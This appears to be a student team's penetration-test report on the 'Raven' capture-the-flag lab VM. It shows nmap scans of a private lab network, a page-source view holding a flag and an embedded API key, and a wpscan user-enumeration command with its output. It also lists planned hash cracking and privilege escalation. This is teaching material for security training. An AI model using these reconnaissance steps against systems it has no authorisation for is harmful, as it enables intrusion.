Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

by
Adam, Ian, Racquelle, Spencer, Stephanie, and Yaimara

December 1st, 2021

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

- User enumeration
- Weak password
- Access to users passwords’ hashes

02

Exploits Used

- nmap
- john the ripper
- Password guessing
- wpscan
- SSH remote login
- MySQL
- Code injection (python)


03

Methods Used to Avoid Detection

- Partial nmap scan

Network Topology
& Critical Vulnerabilities

Network Topology



```
Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (6 hosts up) scanned in 6.93 seconds
root@Kali:~#
```

```
Nmap scan report for 192.168.1.1
Host is up (0.00067s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00076s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
Nmap scan report for 192.168.1.100
Host is up (0.00075s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
```

Network
Address Range:
192.168.1.0/24
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Debian Kali 5.4.0
Hostname: Kali

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: Target 1

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
User enumeration	WPScan to enumerate users of the Target 1 WordPress site	Michael and Steven identified as users, so then the users can be targeted by attackers.
Weak password	Michael has a short and easy to guess password: his own name.	Able to use a manuel brute force attack to gain access to the system and then SSH into the user Michael.
Access to users passwords' hashes	User credentials were stored in the wp_users table of the wordpress database. The usernames and password hashes were copied/saved to the Kali machine in a file called wp_hashes.txt.	John the Ripper can be used to crack password hash for Steven, and then a Python command can be used to escalate user privileges to root.

Exploits Used

Exploitation: User Enumeration

- After finding the IP address of the target VM--Target 1-Raven (192.168.1.110)--used it on the browser and browsed through the few links embedded on the website using the “inspect” mode. Out of six links (HOME, ABOUT US, SERVICE, TEAM, BLOG, AND CONTACT) the wordpress URL was found under the BLOG link. Ran a wpscan which uncovered Michael and Steven as users.
- The exploit allowed attackers to gain critical information needed to gain access to the server via SSH i.e target users.

Exploitation: User Enumeration cont.



Services

Our Offered Services

Niche, Discreet, Professional

Cyber Consultancy

Computers are at the forefront of everything we do. Raven are experts at securing and attacking Cyber networks.

Physical Seecurity


Need something guarded and protected. Raven have you covered with over 200 professionals able to secure your needs.

Red Teaming

Need to test the security of your office or systems? We offer expert Read Teaming services to allow you to see where the flaws in security are


```
<!DOCTYPE html>
<html lang="zxx" class="no-js" style="display: block;">
 ▶<head>…</head>
 ▼<body style="display: block;">
   ▶<button type="button" id="mobile-nav-toggle">…</button>
   ▶<header id="header">…</header>
    <!-- #header -->
    <!-- start banner Area -->
   ▶<section class="banner-area relative" id="home">…</section>
    <!-- End banner Area -->
    <!-- Start service Area -->
   ▼<section class="service-area section-gap" id="service">
     ▼<div class="container">
       ▼<div class="row d-flex justify-content-center"> flex
         ▶<div class="menu-content pb-70 col-lg-8">…</div>
        </div>
       ▶<div class="row">…</div> flex
      </div>
    </section>
    <!-- End service Area -->
    <!-- Start feature Area -->
   ▶<section class="feature-area section-gap" id="feature">…</section>
    <!-- End feature Area -->
    <!-- start footer Area -->
   ▶<footer class="footer-area section-gap">…</footer>
    <!-- End footer Area -->
    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} --> == $0
    <script src="js/vendor/jquery-2.2.4.min.js"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js"
    integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin=
    "anonymous"></script>
    <script src="js/vendor/bootstrap.min.js"></script>
    <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y93
    82fqJYt5I_sswSrEw5eihAA"></script>
    <script src="js/easing.min.js"></script>
    <script src="js/hoverIntent.js"></script>
    <script src="js/superfish.min.js"></script>
    <script src="js/jquery.ajaxchimp.min.js"></script>
    <script src="js/jquery.magnific-popup.min.js"></script>
    <script src="js/owl.carousel.min.js"></script>
    <script src="js/jquery.sticky.js"></script>
    <script src="js/jquery.nice-select.min.js"></script>
    <script src="js/waypoints.min.js"></script>
    <script src="js/jquery.counterup.min.js"></script>
    <script src="js/parallax.min.js"></script>
    <script src="js/mail-script.js"></script>
    <script src="js/main.js"></script>
   ▶<nav id="mobile-nav">…</nav>
    <div id="mobile-body-overly"></div>
  </body>
</html>
```

1. Inspected browser after uncovering IP address



```
root@Kali:~#  wpscan --url http://192.168.1.110/wordpress/ --enumerate u
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Nov 22 18:39:16 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

2. Ran a wpscan

